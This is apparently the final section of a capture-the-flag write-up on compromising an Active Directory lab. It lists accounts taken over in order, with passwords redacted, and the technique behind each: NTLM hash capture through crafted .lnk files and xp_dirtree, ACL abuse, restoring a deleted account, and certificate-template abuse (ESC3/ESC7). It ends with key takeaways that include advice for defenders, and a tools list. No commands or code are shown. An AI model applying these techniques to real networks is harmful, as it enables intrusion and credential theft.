⠀⠀⠀⠀⠀⠀⠀⣰⣾⡋⠀⠀⠀⠀⠀⠀⠀⢀⣾⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣷⡀⠀⠈⢿⣷⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⢹⡟⢿⣦⠠⠖⠛⠛⡿⠟⠛⠁⢿⡆⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⣷⠀⠀⢸⣿⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⣠⣴⣶⣿⠿⠋⠀⠀⢠⠞⠀⠀⠀⠀⠈⠻⣦⣄⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢿⣧⠀⠀⠻⣷⡄⠀⠀⠀
⠀⠀⠀⠀⠀⣿⠛⠀⠀⠀⠀⠀⢠⠏⠀⠀⠀⠀⠀⠀⠀⠈⣧⠈⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⢿⣆⠀⠀⢻⣧⠀⠀⠀
⠀⠀⠀⠀⢠⡟⠀⠀⠀⠀⠀⠀⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠛⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⣿⡆⠀⠈⣿⡆⠀⠀
⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⣴⣶⣶⣶⣶⣶⣶⣤⡀⠀⠀⠀⠀⣠⣄⠀⠀⠀⣤⣴⣶⣶⣶⣶⣤⡀⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢹⡇⠀⠀
⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠈⠉⠉⣿⣿⠋⠛⣿⣿⡄⠀⠀⠀⠘⣿⣇⠀⠀⠛⠛⣿⡿⠛⠛⣿⣿⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢸⡇⠀⠀
⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣷⣿⣿⡿⠁⠀⠀⠀⠀⣿⣿⠀⠀⠀⠀⣿⣷⣤⣶⣿⠟⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢸⡇⠀⠀
⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⣿⣿⡟⠿⣿⣧⡀⠀⠀⠀⢀⣿⣿⠀⠀⠀⠀⣿⣿⡋⠉⠁⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢸⡇⠀⠀
⠀⠀⠀⠀⢼⡀⠀⠀⠀⠀⠀⠀⠀⠻⣿⠇⠀⠈⢿⣿⡦⠀⠀⠸⠿⠿⠀⠀⠀⠀⢿⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢸⡇⠀⠀
⠀⠀⠀⠀⣤⣭⣷⠆⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⣽⡇⠀⠀
⠀⠀⠀⠀⣷⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⢀⣿⡇⠀⠀
⠀⠀⠀⠀⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣿⠃⠀⢼⣟⠀⠀⠀
⠀⠀⠀⠀⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⢻⣧⠀⠈⢻⣷⠀⠀
⠀⠀⠀⠀⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢸⣿⠀⠀
⠀⠀⠀⠀⢿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢸⣿⠀⠀
⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⠀⠀⢸⣿⠀⠀
⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣠⣤⣤⣬⣿⠀⠀⢸⣿⠀⠀
⠀⠀⠀⠀⢸⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣠⣤⣴⣶⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣶⣼⣿⠀⠀
⠄⠀⠀⠀⢸⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣠⣤⣴⣶⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠀⠀
⠈⢷⣄⠀⢸⡇⠀⠀⠀⠀⠀⠀⠀⣀⣀⣤⣤⣶⣶⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡆⢸
⡄⠘⣿⣿⣾⣇⣀⣤⣤⣶⣶⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣾
⠙⢶⣼⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿
⠘⣦⣽⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠿⠿⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠏
⠀⠈⠻⣿⣿⣿⡿⠟⠋⠉⠙⢿⣿⣿⣿⠿⠿⠿⠟⠉⠙⢿⣿⡿⠋⠀⠉⠙⠋⠀⠀⠀⠀⠈⠙⠛⠉⠀⠀⠈⠉⠛⠟⠁⠈⠻⣿⣿⡟⠀
Full domain compromise — the tombstoned account that gave up its administrative firewall justification became the exact identity used to abuse it.
Credentials Summary
Phase 1 - Web Application Compromise
────────────────────────────────────────────────────────────────
mitch.r         : [REDACTED]         → NTLMv2 capture (hashgrab .lnk) → hashcat

Phase 2 - AD Lateral Movement
────────────────────────────────────────────────────────────────
milo.w          : [REDACTED]         → ForceChangePassword (as mitch.r)
svc_mssql       : [REDACTED]         → WriteOwner + DACL write (as milo.w)
bogdan.r        : [REDACTED]         → NTLMv2 capture (xp_dirtree) → hashcat
oscar.m         : [REDACTED]         → GenericAll (as bogdan.r)
daniel.r        : [REDACTED]         → GenericAll (as bogdan.r)

Phase 3 - Domain Compromise
────────────────────────────────────────────────────────────────
sam.h           : [REDACTED]         → Tombstone restore + password reset (as oscar.m)
administrator   : [NT hash REDACTED] → ESC3 on-behalf-of via Certipy (as sam.h)
Key Takeaways
- A file upload portal that “auto-authenticates” a reviewer account is an NTLM coercion primitive — any file type that forces an icon/UNC lookup (
.lnk,.scf,.url) captures that reviewer’s hash the moment it’s browsed. xp_dirtree(andxp_fileexist,xp_subdirs) coerce the SQL Server service account to authenticate to an arbitrary UNC path — useful for credential capture even when the login itself has no meaningful database privileges.STATUS_INVALID_LOGON_HOURSis not a dead end if you holdGenericAll/GenericWriteon the account — thelogonHoursattribute can be overwritten directly, permanently removing the restriction instead of waiting out a time window.- Deleted AD objects aren’t necessarily gone — within the tombstone lifetime, a readable
CN=Deleted Objectscontainer plus restore rights brings an account back with its original SID and every ACL grant that referenced it intact. - ManageCa on a certificate authority, or enrollment rights on a template with the
Certificate Request AgentEKU, are both effectively “become anyone” — ESC7 and ESC3 are two doors to the same room. - A firewall block on one RPC transport doesn’t block them all — Certipy’s
-dynamic-endpointand-ldap-scheme ldapflags exist precisely for this: named-pipe/LDAPS restrictions don’t necessarily cover the dynamic TCP RPC endpoint or plain LDAP. - Defenders: clean up ACLs when an account is deleted — a tombstoned SID with
ManageCais a live vulnerability the moment anyone can restore the object, and restricting one CA enrollment protocol while leaving another open provides false confidence.
Tools Used
- Nmap — port scanning and service enumeration
- ffuf — virtual host fuzzing
- kerbrute — domain user enumeration
- feroxbuster — web content discovery
- Responder — NTLMv2 hash capture
- hashgrab — hash-capturing file generation (
.lnk/.scf/.url) - hashcat — NTLMv2 cracking
- BloodHound / bloodyAD — AD attack path analysis and object manipulation
- Impacket —
owneredit.py,dacledit.py - NetExec (nxc) — SMB/WinRM/MSSQL validation,
mssql_privmodule - Certipy — ADCS enumeration and abuse (ESC3/ESC7)
- Evil-WinRM — remote shell access